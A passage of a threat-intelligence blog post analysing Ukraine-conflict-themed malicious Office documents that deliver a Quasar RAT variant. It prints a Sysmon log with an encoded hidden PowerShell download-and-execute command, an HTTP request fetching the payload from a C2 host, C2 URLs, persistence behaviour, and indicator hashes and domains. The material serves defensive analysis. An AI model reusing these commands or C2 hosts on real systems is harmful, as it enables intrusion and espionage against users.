
The maldoc, mainly, uses a base64 encoded Windows PowerShell command (as we saw in the first maldoc analyzed) to perform the download from the C2 and then execute it through a WScript object.

```
- <EventData>  
  <Data Name="RuleName" />  
  <Data Name="UtcTime">2022-03-22 11:43:25.154</Data>  
  <Data Name="ProcessGuid">{DEBDB901-B65D-6239-0000-0010BB832000}</Data>  
  <Data Name="ProcessId">1380</Data>  
  <Data Name="Image">C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Data>  
  <Data Name="FileVersion">6.1.7600.16385 (win7_rtm.090713-1255)</Data>  
  <Data Name="Description">Windows PowerShell</Data>  
  <Data Name="Product">Microsoft® Windows® Operating System</Data>  
  <Data Name="Company">Microsoft Corporation</Data>  
  <Data Name="OriginalFileName">PowerShell.EXE</Data>  
  <Data Name="CommandLine">powershell.exe -w h -NonI -NoP -noL -enc  
  LgAgACgAIAAKFAAAUwBIAg8ATQBIAFsANABdACsAJABwAFMASABvAG0ARQBbADMANABdACsAJwB4ACcAKQAgACgA  
  <Data Name="CurrentDirectory">C:\Users\Lucas\Desktop\data</Data>  
  <Data Name="User">Lucas-PC\Lucas</Data>  
  <Data Name="LogonGuid">{DEBDB901-B4B5-6239-0000-0020E0DF1700}</Data>  
  <Data Name="LogonId">0x17dfe0</Data>  
  <Data Name="TerminalSessionId">2</Data>  
  <Data Name="IntegrityLevel">Medium</Data>  
  <Data  
    Name="Hashes">MD5=852D67A27E454BD389FA7F02A8CBE23F,SHA256=A8FDBA9DF15E41B6F5C69C79F66A26A9D  
  <Data Name="ParentProcessGuid">{DEBDB901-B654-6239-0000-001033FF1F00}</Data>  
  <Data Name="ParentProcessId">1204</Data>  
  <Data Name="ParentImage">C:\Program Files\Microsoft Office\Office15\WINWORD.EXE</Data>
```

Network communications through the PowerShell command are made with the HTTP protocol, sending a HTTP GET request without using HTTP headers such as User-Agent nor Accept as seen in the previously maldocs. Furthermore, we saw the maldoc contacts with a C2 which domain is contained in the domain list extracted from the first maldoc.

```
GET /SoftwareUpdate.exe HTTP/1.1  
Host: b29.bet  
Connection: Keep-Alive
```

We also saw it on the online malware sandbox ANYRUN with the same network behavior.




What's more, this maldoc contacts with the same domain list we found in the first maldoc requesting a Windows PE file named SoftwareUpdate.exe.

Scanned	Detections	Status	URL
2022-03-18	12 / 95	200	https://playgo88.fun/SoftwareUpdate.exe
2022-03-16	11 / 94	404	https://choigo88.us/SoftwareUpdate.exe
2022-03-15	9 / 94	404	https://taisunwin.club/SoftwareUpdate.exe
2022-03-15	0 / 93	200	http://ctidl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/CABD2A79A1076A31F21D253635CB039D4329A5E8.crt?213f2497aaa20f59
2022-03-15	0 / 93	404	https://web.sunwin.vip/SoftwareUpdate.exe
2022-03-16	12 / 95	200	https://web.sunvn.net/SoftwareUpdate.exe
2022-03-21	10 / 94	404	http://b29.bet/SoftwareUpdate.exe
2022-02-28	0 / 93	405	https://mobile.pipe.aria.microsoft.com/Collector/3.0/
2022-03-23	12 / 95	200	https://playgo88.fun/

So far, we have seen that the most demanded Windows PE file by every maldoc analyzed was SoftwareUpdate.exe and depending on the requesting moment it could be distributed by the C2 or not. After getting this Windows PE file from the C2 and starting to analyze it, based on a simple static analysis we could quickly conclude it was a variant of well-know and open-source malware known as Quasar RAT developed in .NET framework.


property	value
md5	<a href="#">82332B108C80AECFD576CA362FC7BE1A</a>
sha1	<a href="#">59570C5C85328675E9A04309A39565E10E78B40B</a>
sha256	<a href="#">1368EF0F6086158E22416AB8846AF4E0996961FE9292E12D4F22...</a>
file-type	<b>executable</b>
date	empty
language	neutral
code-page	Unicode UTF-16, little endian
Comments	n/a
CompanyName	n/a
FileDescription	Quasar Client
FileVersion	1.4.0
InternalName	Client.exe
LegalCopyright	Copyright © MaxXor 2020
LegalTrademarks	n/a
OriginalFilename	Client.exe
ProductName	Quasar
ProductVersion	1.4.0
Assembly Version	1.4.0.0

Quasar RAT is a software distributed under the MIT (Massachusetts Institute of Technology) licensed and freely available on [GitHub](#), as you can see here:




Subsequently, with a behavior-based approach debugging the sample, we realized this sample checks the current path on which it is executed and copy itself in a new directory named “PDF Reader” into the %PROGRAMFILES% directory. Then, the next step is hiding itself from disk setting its file attributes as hidden. For this purpose, the sample modifies its own enumerate property FileAttributes setting it to Hidden (Application.ExecutablePath -> FileAttributes.Hidden).

Then, with a ready environment, Quasar tries to contact with the C2 notifying a new computer compromised successfully. It was here, at this point of analysis, where we found the same domain list that it had been identified previously through the maldocs analyzed. This C2 domain list is stored in a dynamic object variable named hostsManager, specifically into the attribute queue\_0 and each value store every domain, IP address and port associated to contact with the C2. Note that Quasar RAT communicates with the C2 using the same TCP port 4782 and every communication will be encrypted through HTTPS except only one relative to the domain b29[.]bet.



Finally, we found its SSL certificate, identifying the subject as a Quasar Server CA with an expiration date 31/12/9999 and it appears that it have been generated since March 04, 2022.



On the whole, beyond destructive artifacts seen into the Russia’s ongoing cyberattacks in Ukraine, it seems there is a place for cyberespionage campaigns which are taking advantage of the information published relative to the Russia’s ongoing cyberwar events. However, we do not have enough evidence to make any kind of attribution up to now.

**INDICATORS OF COMPROMISE:**

**MALDOCS:**

FILENAME	SHA1
Ukraine Conflict Update 16_0.doc	6e7775277b18a481ca4ce24d5e13fd38ab1b5991
Ukraine Conflict Update 16_0.docm	079037f3abff65ce012af1c611f8135726ef0ad2
Ukraine Conflict Update 16_0.xlsm	35c6d3b40ba88f5da444083632c8e414a67db267
Ukraine Conflict Update 16_0.zip	296f26fb9b09a50f13bdf6389c05f88019bac13f
Leaked_Kremlin_emails_show_Minsk_protoco.doc	4476657d32a55ca0d89d21d2a828a8d8cbc5dbab

**QUASAR RAT:**

FILENAME	SHA1
The increasingly complicated Russia-Ukraine crisis explained.zip	34dfdf16d13f974a06f46486ab4ad7034db8e9d5
The increasingly complicated Russia-Ukraine crisis explained.exe.pdf	bbb9bf63efc448706f974050bef23bb1edd13782
SoftwareUpdate.exe	bbb9bf63efc448706f974050bef23bb1edd13782

**NETWORK:**

<b>Domain list</b>
--------------------

taisunwin.]club
web.sunwinvn.]vip
sunvn.]vin
b29.]bet
play.go88vn.]vin
playgo88.]fun
choigo88.]us
go88c.]net
go88.]gold
go88vn.]vin
play.go88vn.]vin
go88code.]com
thesieutoc.]net
sun.]fun

Customers with Lab52's APT intelligence private feed service already have more tools and means of detection for this campaign.

In case of having threat hunting service or being client of S2Grupo CERT, this intelligence has already been applied.

If you need more information about Lab52's private APT intelligence feed service, you can contact us through the [following link](#)

---

Source: <https://lab52.io/blog/another-cyber-espionage-campaign-in-the-russia-ukrainian-ongoing-cyber-attacks/>